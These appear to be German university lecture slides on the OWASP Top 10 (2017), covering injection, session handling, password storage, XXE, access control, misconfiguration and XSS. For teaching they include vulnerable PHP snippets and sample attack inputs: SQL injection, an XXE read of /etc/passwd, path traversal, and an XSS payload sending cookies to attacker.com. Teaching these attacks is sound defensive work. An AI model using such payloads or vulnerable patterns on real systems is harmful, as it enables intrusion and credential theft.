Web-Security

OWASP

Buffer Overflow

Was passiert bei einem Buffer Overflow?

- Ist der Puffer zu klein, werden die nachfolgenden Datenfelder im Speicher überschrieben
- In den meisten Fällen führt dies zu einem Programmabsturz, aber bei geschickter Wahl der Overflow-Daten können eigene Funktionen in den laufenden Code geschmuggelt werden
- Alternativ interessieren sich Angreifer für die Daten, die in einem eigentlich nicht zugänglichen Speicher sind (Private Keys, Session Keys)

Sicherheitsrisiken

OWASP


- Das Open Web Application Security Project
- Non-Profit-Organisation mit dem Ziel, die Sicherheit von Anwendungen und Diensten im WWW zu verbessern
- Betreibt zahlreiche Projekte zur Sensibilisierung
- Guides, Tools, Talks, Papers, …

- Veröffentlicht in unregelmäßigen Abständen die „OWASP Top 10“
- https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

- Sogar eine spezielle Liste nur für PHP:
- https://www.owasp.org/index.php/PHP_Top_5

OWASP: https://www.owasp.org/

OWASP Top 10



Bedro-hungs-quellen	Ausnutzbarkeit	Schwachstelle Verbreitung	Schwachstelle Auffindbarkeit	Technische Auswirkungen	Auswirkun-gen auf das Unternehmen
Anwen-dungs-spezifisch	Einfach: 3	Sehr häufig: 3	Einfach: 3	Schwer-wiegend: 3	Daten- & Geschäfts-spezifisch
	Durch-schnittlich: 2	Häufig: 2	Durch-schnittlich: 2	Mittel: 2	
	Schwierig: 1	Selten: 1	Schwierig: 1	Gering: 1	

OWASP Top 10 (2017)

RISIKO	Bedro-hungs-quellen	Angriffs-vektoren: Ausnutzbarkeit	Schwach-stelle: Verbreitung	Schwach-stelle: Auffindbarkeit	Auswir-kung: Technisch	Auswir-kung: Geschäftl.	Wert
A1:2017-Injection	Anwendungs-spezifisch	Einfach: 3	Häufig: 2	Einfach: 3	Schwerwiegend: 3	Daten- & Geschäfts-spezifisch	8,0
A2:2017-Fehler in Authentifizierung		Einfach: 3	Häufig: 2	Durchschnittlich: 2	Schwerwiegend: 3		7,0
A3:2017-Verlust der Vertr. Sens. Daten		Durchschnittlich: 2	Sehr häufig: 3	Durchschnittlich: 2	Schwerwiegend: 3		7,0
A4:2017-XML Exter-nal Entities (XXE)		Durchschnittlich: 2	Häufig: 2	Einfach: 3	Schwerwiegend: 3		7,0
A5:2017-Fehler in der Zugriffskontrolle		Durchschnittlich: 2	Häufig: 2	Durchschnittlich: 2	Schwerwiegend: 3		6,0
A6:2017-Sicherh.rel. Fehlkonfiguration		Einfach: 3	Sehr häufig: 3	Einfach: 3	Mittel: 2		6,0
A7:2017-Cross-Site Scripting (XSS)		Einfach: 3	Sehr häufig: 3	Einfach: 3	Mittel: 2		6,0
A8:2017-Unsichere Deserialisierung		Schwierig: 1	Häufig: 2	Durchschnittlich: 2	Schwerwiegend: 3		5,0
A9:2017-Komp. mit bek. Schwachstellen		Durchschnittlich: 2	Sehr häufig: 3	Durchschnittlich: 2	Mittel: 2		4,7
A10:2017-Unzureich. Logging&Monitoring		Durchschnittlich: 2	Sehr häufig: 3	Schwierig: 1	Mittel: 2		4,0

OWASP Top 10 (2017)

Der aktuelle Stand

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf

OWASP Top 10

A1:2017-Injection

Injection-Schwachstellen, wie beispielsweise SQL-, OS- oder LDAP-Injection, treten auf, wenn nicht vertrauenswürdige Daten von einem Interpreter als Teil eines Kommandos oder einer Abfrage verarbeitet werden. Ein Angreifer kann Eingabedaten dann so manipulieren, dass er nicht vorgesehene Kommandos ausführen oder unautorisiert auf Daten zugreifen kann.

Injection-Schwachstellen treten dann auf, wenn ein Angreifer bösartige Daten an einen Interpreter zur Verarbeitung schicken kann.

#1 Injections

Wir kennen bereits:

- SQL Injections / Prepared Statements

Andere Arten von Injections

- Command Injection
- Code Injection

Kontextabhängige Verarbeitung (Prinzip)

- Daten vom Nutzer
  - > Validieren!
  - > Nicht darauf verlassen, dass der Client das sendet was wir erwarten
- Beispiel: Registrierungsformular
  - > Benutzer hat keine Emailadresse angegeben
  - > JavaScript: Bricht submit-Event ab und gibt Meldung aus
  - > Trotzdem muss der Server die Daten ebenfalls überprüfen

#1 Injections

Never trust the client!

- Nutzereingaben immer validieren!
- Nutzereingaben müssen klar definiert sein
  > Was kommt vom Nutzer und was ist Ausgabe meines Programms?

- Serverseitige Prüfung zwingend notwendig
  > Nicht auf clientseitige Prüfung vertrauen (egal ob JavaScript oder HTML)

#1 Injections

Wiederholung: SQL Injection

- Fehlende Validierung/Maskierung von Benutzereingaben führt zu ungewollten Datenbankstatements
- Beispiel:

	Erwarteter Aufruf
Aufruf	`http://example.com/page.php?id=42`
Erzeugtes SQL	`SELECT titel, text FROM artikel WHERE ID=42;`

	Angriff mittels SQL-Injection
Aufruf	`http://example.com/page.php?id=42;DROP+TABLE+user`
Erzeugtes SQL	`SELECT titel, text FROM artikel WHERE ID=42;DROP TABLE user;`

#1 Injections

Command Injection

- (Schlechtes) Beispiel:
  > Alle Dateien mit einem bestimmtem Namen ausgeben:

```php
<?php
    echo exec('find -name "' . $_GET['file'] . '"');
?>
```

- Was könnte passieren?

#1 Injections

Code Injection / Remote Code Execution

- Beispiel:

```php
<?php

$page = 'start';
if (isset($_GET['page'])) {
    $page = $_GET['page'];
}
require($page . '.php');
// ...
```

- Anwender kann eine beliebige (!) PHP-Datei auf dem Server einbinden
- Evtl. existieren Verzeichnisse in denen geschützte PHP-Dateien liegen, die dadurch indirekt geöffnet werden können

#1 Injections
Remote Code Execution

Gefahren

- Bei einer schlechten Konfiguration des Servers ist sogar das Einbinden von externem Code möglich:
  - > ?page=http://example.com/attack
    - – Bindet http://example.com/attack.php in die Seite ein und führt diese aus

- Bindet die Datei nicht nur PHP, sondern auch andere Dateien ein, so sind alle Dateien auf dem Server für einen Angreifer freigegeben

Gegenmaßnahmen

- Verhindern durch Whitelisting
- Nur freigegebene Dateien dürfen eingebunden werden
  - > Diese können z.B. in einem Array (im Code) oder in einer Datenbank stehen

#2 Broken Auth. and Session Management

A2:2017-
Fehler in der Authentifizierung

Anwendungsfunktionen, die im Zusammenhang mit Authentifizierung und Session-Management stehen, werden häufig fehlerhaft implementiert. Dies erlaubt es Angreifern, Passwörter oder Session-Token zu kompromittieren oder die entsprechenden Schwachstellen so auszunutzen, dass sie die Identität anderer Benutzer vorübergehend oder dauerhaft annehmen können.

Angreifer können fehlerhafte Authentifizierung mit manuellen Methoden erkennen und mithilfe automatisierter Tools mit Passwortlisten und Wörterbuchangriffen ausnutzen.

#2 Broken Auth. and Session Management

Session über Adresszeile

- Session-ID wird über die Adresszeile übermittelt (statt per Cookies)
- Ggf. Folge der URL-Rewriting-Technik
- Teilt der User einen Link, so teilt er auch seinen Login-Status

Session Fixation (baut auf „Session über Adresszeile“ auf)

- Der Angreifer schickt dem Opfer einen Link mit einer Session
- Das Opfer loggt sich ein
- Da der Angreifer die Session-ID kennt, ist er nun als Opfer eingeloggt

Session-IDs werden nicht erneuert oder laufen nie aus

- Beim Login sollte eine neue Session-ID erzeugt werden (um Session Fixation zu verhindern)
- Sessions sollten außerdem nicht ewig gültig sein, sondern nach einem festgelegtem Zeitraum auslaufen

#2 Broken Auth. and Session Management

Maßnahmen

- Wenn möglich: Mehrfaktor-Authentisierung
- Im Auslieferungszustand sollten keine Standardbenutzer angelegt sein. Dies gilt besonders für administrative Benutzer.

- Wechsel der Session-Id bei jedem Login, Begrenzung der Lebensdauer
- Begrenzung der Fehlversuche, ggf. mit Verzögerungen
- Serverseitig sichere und etablierte Sitzungsmanager verwenden
- Sitzungs-IDs sollten nicht in der URL stehen, sicher gespeichert und nach Abmeldung, Inaktivität oder einer gewissen Zeitenspanne entwertet werden.

- Im besten Fall das Session Management eines Frameworks nutzen!
  > Sehr wahrscheinlich sind die Probleme dort bereits gelöst

Weitere Informationen: http://www.owasp.org/index.php/Authentication_Cheat_Sheet

#3 Sensitive Data Exposure

A3:2017-Verlust der Vertraulichkeit sensibler Daten

Viele Anwendungen schützen sensible Daten, wie personenbezogene Informationen und Finanz- oder Gesundheitsdaten, nicht ausreichend. Angreifer können diese Daten auslesen oder modifizieren und mit ihnen weitere Straftaten begehen (Kreditkartenbetrug, Identitätsdiebstahl etc.). Vertrauliche Daten können kompromittiert werden, wenn sie nicht durch Maßnahmen, wie Verschlüsselung gespeicherter Daten und verschlüsselte Datenübertragung, zusätzlich geschützt werden. Besondere Vorsicht ist beim Datenaustausch mit Browsern angeraten.

Kein unnötiges Speichern vertraulicher Daten

Verschlüsseltes Speichern von sensitiven Daten

Aktuelle, starke Algorithmen und Schlüssel (z.B. gemäß BSI TR-02102) u. wirksames Schlüsselmanagement verwenden.

HTTPS mit HTTP Strict Transport Security (HSTS) zum obligatorischen Verschlüsseln

Passwörter mit Salt versehen

#3 Sensitive Data Exposure

Data Exposure

- Wichtige Daten (Passwörter, Kreditkartennummer, o.Ä.) werden im Klartext übertragen oder gespeichert
  - > Fehlende Nutzung von HTTPS?
    - – In einem offenem WLAN kann dann jeder die Cookies mitlesen
  - > Evtl. Backups der Daten?
- Alte Verschlüsslungsalgorithmen genutzt?
  - > md5 zum Speichern von Passwörtern ist schlecht!
- Verlockung des Diebstahls durch Insider?

Speicherung von Passwörtern

- Wichtig, Passwörter korrekt zu speichern
- Bei einem Verlust der Daten, sonst (Email, Passwort)-Kombinationen bekannt
  - > Viele Personen nutzen das selbe Passwort für verschiedene Webseiten

#3 Sensitive Data Exposure
Passwortspeicherung

Passwörter sicher abspeichern

- Mit „sicheren" Hash-Funktionen
  - > „SHA2-Familie" (SHA-256, SHA-512, …)

- Salt verwenden
  - > Zufällige Zeichenfolge, die an das eigentlich Passwort angehängt wird
  - > Verhindert den Einsatz von Rainbow Table auf Angreiferseite
    - – Ein Rainbow Table speichert sehr viele Wörter und deren Hash, so dass aus einem Hash der ursprüngliche Wert ermittelt werden kann
    - – Beispiel: Rainbow-Table

md5	Klartext
e10adc3949ba59abbe56e057f20f883e	123456
25f9e794323b453885f5181f1b624d0b	123456789
d8578edf8458ce06fbc5bb76a58c5ca4	qwerty
96e79218965eb72c92a549dd5a330112	111111
5f4dcc3b5aa765d61d8327deb882cf99	password
c822c1b63853ed273b89687ac505f9fa	google

#3 Sensitive Data Exposure
Passwortspeicherung

Passwort-API erleichtert die Speicherung von Passwörtern

- Benutzer muss Salt nicht mehr selber erstellen (schwierige Aufgabe!)
- *passwort_verify*-Funktion erlaubt einfacheres Verständnis
- Wenn möglich auf Passwort-API zurückgreifen

- Beispiel zum Vergleich:

```
echo password_hash('superPW123', PASSWORD_BCRYPT);
// $2y$10$haURtemZLULGRZatmmfeKuemcoUHunYpBUfE6EqZ6lnJW579gXa56
```

1 2 3 4

1. Typ der Hashfunktion
2. Wie oft die Hashfunktion durchgeführt werden soll (Standard ist 10)
3. Salt (von PHP generiert)
4. Eigentlicher Hashwert

#3 Sensitive Data Exposure

Schutz durch Einsatz der entsprechenden Werkzeuge

- SSL/TLS als Grundforderung für alle Webseiten
- Aktivierung von HSTS (HTTP Strict Transport Security)
  - > Anweisung, die Webseite nur über HTTPS zu besuchen
  - > Problem: „trust on first use"-Prinzip
- HTTP Public key pinning
  - > Nur ein bestimmtes Zertifikat akzeptieren (verhindert den Angriff über die Kompromittierung einer CA)

Wichtig ist der angemessene Einsatz

- Nutzung der empfohlenen Verschlüsselungsmechanismen
  - > z.B. vom BSI
- Korrekte Verwaltung der Schlüssel und Zertifikate
- Überprüfen der Zertifikate

Weitere Informationen: https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet

#4 XML External Entities

A4:2017-XML External Entities (XXE)

Viele veraltete oder schlecht konfigurierte XML Prozessoren berücksichtigen Referenzen auf externe Entitäten innerhalb von XML-Dokumenten. Dadurch können solche externen Entitäten dazu eingesetzt werden, um mittels URI Datei-Handlern interne Dateien oder File-Shares offen-zulegen oder interne Port-Scans, Remote-Code-Executions oder Denial-of-Service Angriffe auszuführen.

XML-basierte Webservices

- Die Anwendung akzeptiert direkt XML oder XML-Uploads, insbesondere aus nicht vertrauenswürdigen Quellen oder fügt nicht vertrauenswürdige Daten in XML-Dokumente ein, die dann von einem XML-Prozessor analysiert werden.
- Die XML-Prozessoren in der Anwendung oder SOAP-basierte Webservices haben Document Type Definitions (DTDs) aktiviert.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
  <!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
  <foo>&xxe;</foo>
```

#5 Fehler in der Zugriffskontrolle

A5:2017-Fehler in der Zugriffskontrolle

Häufig werden die Zugriffsrechte für authentifizierte Nutzer nicht korrekt um- bzw. durchgesetzt. Angreifer können entsprechende Schwachstellen ausnutzen, um auf Funktionen oder Daten zuzugreifen, für die sie keine Zugriffsberechtigung haben. Dies kann Zugriffe auf Accounts anderer Nutzer sowie auf vertrauliche Daten oder aber die Manipulation von Nutzerdaten, Zugriffsrechten etc. zur Folge haben.

- Aufrufen authentifizierter Seiten als nicht authentifizierter Benutzer oder privilegierter Seiten als Standardbenutzer. Zugriff auf die API durch fehlenden Zugriffskontrollen für POST, PUT und DELETE
- Umgehen von Zugriffskontrollprüfungen durch Ändern der URL, des internen Anwendungsstatus oder der HTML-Seite oder einfach durch Verwendung eines API-Angriffswerkzeugs
- Änderbarkeit des Primärschlüssels zu dem eines anderen Benutzers, so dass das Konto dieses Benutzers angezeigt oder bearbeitet werden kann.
- Fehlkonfigurationen von CORS ermöglichen einen unbefugten API-Zugriff

#5 Insecure Direct Object References

Beispiel

- Reisebuchungssystem:
  - > showTrip.php?id=123456
  - > Zeigt mir die gebuchte Reise mit der ID 123456 an.
  - > Nur ich sollte die Rechte haben, die Reise anzuzeigen
  - > Problem: Fehlt die Nutzerprüfung, kann jeder sich Details zur Reise ansehen

Maßnahmen

- Indirekte Objektreferenzen nutzen
  - > showTrip.php?index=3
  - > 3 entspricht der 3. Reise des Nutzers (und nicht der ID in der Datenbank)
  - > Es kann also zu keinen Sicherheitsproblemen hierbei kommen, da immer nur der Datenbestand des aktuellen Nutzers betrachtet wird.
    - – Zwingt den Entwickler dazu nur mit der relevanten Datenmenge zu arbeiten

#5 Missing Function Level Access Control

Fehlender Schutz von administrativen Webseiten

- Admin-Bereich der Seite ist über die Adresse zu erreichen
  - > Kein Passwortschutz = Wer Adresse kennt, hat Adminzugriff
- Beispiel:
  - > http://example.com/myblog/
  - > http://example.com/myblog/admin/
  - > Jeder, der die Adminseite kennt, hat nun Zugriff auf die Webseite
- Besonders schlimm, wenn die Webseite auf den Adminbereich verlinkt

Rollensystem

- Webseiten sind oft komplizierter als „Admin" und „Nicht-Admin"
- Verschiedene Rollen können verschiedene Zugriffsrechte haben
- Tests sind notwendig um sicherzustellen, dass Rollen nur das sehen, was sie sehen dürfen

#5 Missing Function Level Access Control
Directory-Traversal Attack

Angreifer erhalten Zugriff auf Verzeichnisse und Dateien, die eigentlich nicht zugänglich sein sollten

- Beispiel: show.php

```php
<?php
  $template = 'Home.php';
  if (isset($_GET['page'])) {
      $template = $_GET['page'];
  }
  require('/etc/www/html/templates/' . $template);
?>
```

> `show.php?page=About.php` nutzt das „About.php"-Template
  - Ausführung der Datei: `/etc/www/html/templates/About.php`
> Angriff: `show.php?page=../../../../etc/passwd`
  - Ausgabe der Datei: `/etc/passwd`
  - Angreifer kann sich jede Datei auf dem Server anzeigen lassen und jede beliebige PHP-Datei auf dem Server ausführen

Weitere Informationen: https://www.owasp.org/index.php/Path_Traversal

#6 Sicherheitsrelevante Fehlkonfiguration

A6:2017-Sicher-heitsrelevante Fehlkonfiguration

Fehlkonfigurationen von Sicherheitseinstellungen sind das am häufigsten auftretende Problem. Ursachen sind unsichere Standardkonfigurationen, unvollständige oder ad-hoc durchgeführte Konfigurationen, ungeschützte Cloud-Speicher, fehlkonfigurierte HTTP-Header und Fehleraus-gaben, die vertrauliche Daten enthalten. Betriebssysteme, Frameworks, Bibliotheken und Anwendungen müssen sicher konfiguriert werden und zeitnah Patches und Updates erhalten.

Angreifer versuchen oft, ungepatchte Schwachstellen, Standard-Konten, ungenutzte (Beispiel-)Seiten, ungeschützte Dateien etc. auszunutzen, um einen unerlaubten Zugriff oder Informationen über das System zu erlangen.

#6 Sicherheitsrelevante Fehlkonfiguration

Fehlkonfiguration des Servers

- Unnötige Features des Servers sind aktiviert
  - > Beispiel PHP: magic_quotes, register_globals
- Standardaccounts sind noch aktiviert
  - > Typo3 nutze standardmäßig das Passwort „joh316“ für den Adminbereich
- Fehlermeldungen sollten nur im internen Error-Log erscheinen
  - > Evtl. Stacktraces anzuzeigen ist gefährlich, da dies sensible Informationen über den Server herausgibt
- Läuft der Server evtl. im Entwicklungsmodus?
  - > DEVELOPMENT vs. PRODUCTIVE
  - > XAMPP von der Entwicklung zur Produktion übernommen?
  - > Beispiel: Fehlermeldungen werden dem Benutzer angezeigt
  - > phpMyAdmin evtl. öffentlich verfügbar?

#7 Cross-Site-Scripting (XSS)

A7:2017-Cross-Site Scripting (XSS)

XSS tritt auf, wenn Anwendungen nicht vertrauenswürdige Daten entgegennehmen und ohne Validierung oder Umkodierung an einen Webbrowser senden. XSS tritt auch auf, wenn eine Anwendung HTML- oder JavaScript-Code auf Basis von Nutzereingaben erzeugt. XSS erlaubt es einem Angreifer, Scriptcode im Browser eines Opfers auszuführen und so Benutzersitzungen zu übernehmen, Seiteninhalte verändert anzuzeigen oder den Benutzer auf bösartige Seiten umzuleiten.

XSS ist bzgl. der Anzahl der betroffenen Anwendungen in der **Datenerhebung** die zweithäufigste Schwachstelle in der OWASP Top 10. Sie findet sich in etwa zweidrittel aller Anwendungen.

#7 Cross-Site-Scripting (XSS)

Funktionsweise

- XSS ist eine Injection
  - > Tritt auf, wenn eine Webanwendung Benutzereingaben annimmt und ohne Prüfung an den Browser weitersendet
  - > Fehlende Validierung (wie bei Injections)!

- Beispiel
  - > Übergabe von Parametern an ein serverseitiges Skript, das eine dynamische Webseite erzeugt, z.B. ein Eingabeformular einer Webseite

```
(String) page += "<input name='creditcard' type='TEXT'
 value='" + request.getParameter("CC") + "'>";
```

Der Angreifer ändert den Parameter ‘CC’ in seinem Browser auf:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

- Häufig werden hierbei manipulierte Hyperlinks und Cookies genutzt

#7 Cross-Site-Scripting (XSS)

Funktionsweise

- Dem Angreifer gelingt es, schadhaften Code (z.B. JavaScript) an den Browser des Opfers zu senden
- Für den Browser stammt der Code scheinbar von einer vertrauenswürdigen Seite
- Hierdurch lassen sich z.B. die Cookies des Opfers und seine Sessiondaten auslesen und missbrauchen

Erklärvideo: http://virtualforge.de/vmovie/xss_lesson_1/xss_selling_platform_v1.0.html

#7 Cross-Site-Scripting (XSS)

Drei bekannte Arten

- Reflektiert (nicht-persistent)
  - > Clientdaten werden vom Server direkt in die Webseite eingebunden (ohne sie zu speichern)
  - > Angriff per Link auf externer Webseite oder Email
  - > Beispiel: Suchanfrage

- Beständiges (persistent)
  - > Clientdaten werden serverseitig gespeichert und in die Webseite eingebunden
  - > Beispiel: Forum, Blog, Benutzerprofilseite, Feedback Formular

- DOM-basiert oder lokal
  - > Ähnlich dem reflektiertem Angriff (aber ohne Server)
  - > JavaScript-Applikation liest Clientdaten ein (z.B. als Teil der URL) und verändert entsprechend das DOM

#7 Cross-Site-Scripting


Beispiel: (reflektiert)

	Code
	`echo '<p>Sie suchen nach: ' . $_GET['q'] . '.</p>';`
	Erwarteter Aufruf
Aufruf	`search.php?q=Suchbegriff`
Ausgabe	`<p>Sie suchen nach: Suchbegriff.</p>`
	Angriff mittels XSS
Aufruf	`search.php?q=<script>alert("XSS!!");</script>`
Ausgabe	`<p>Sie suchen nach: <script>alert("XSS!!");</script>.</p>`

Weitere Beispiele: https://steve.fi/Security/XSS/Tutorial/

#7 Cross-Site-Scripting

Beispiel: (Reflected)

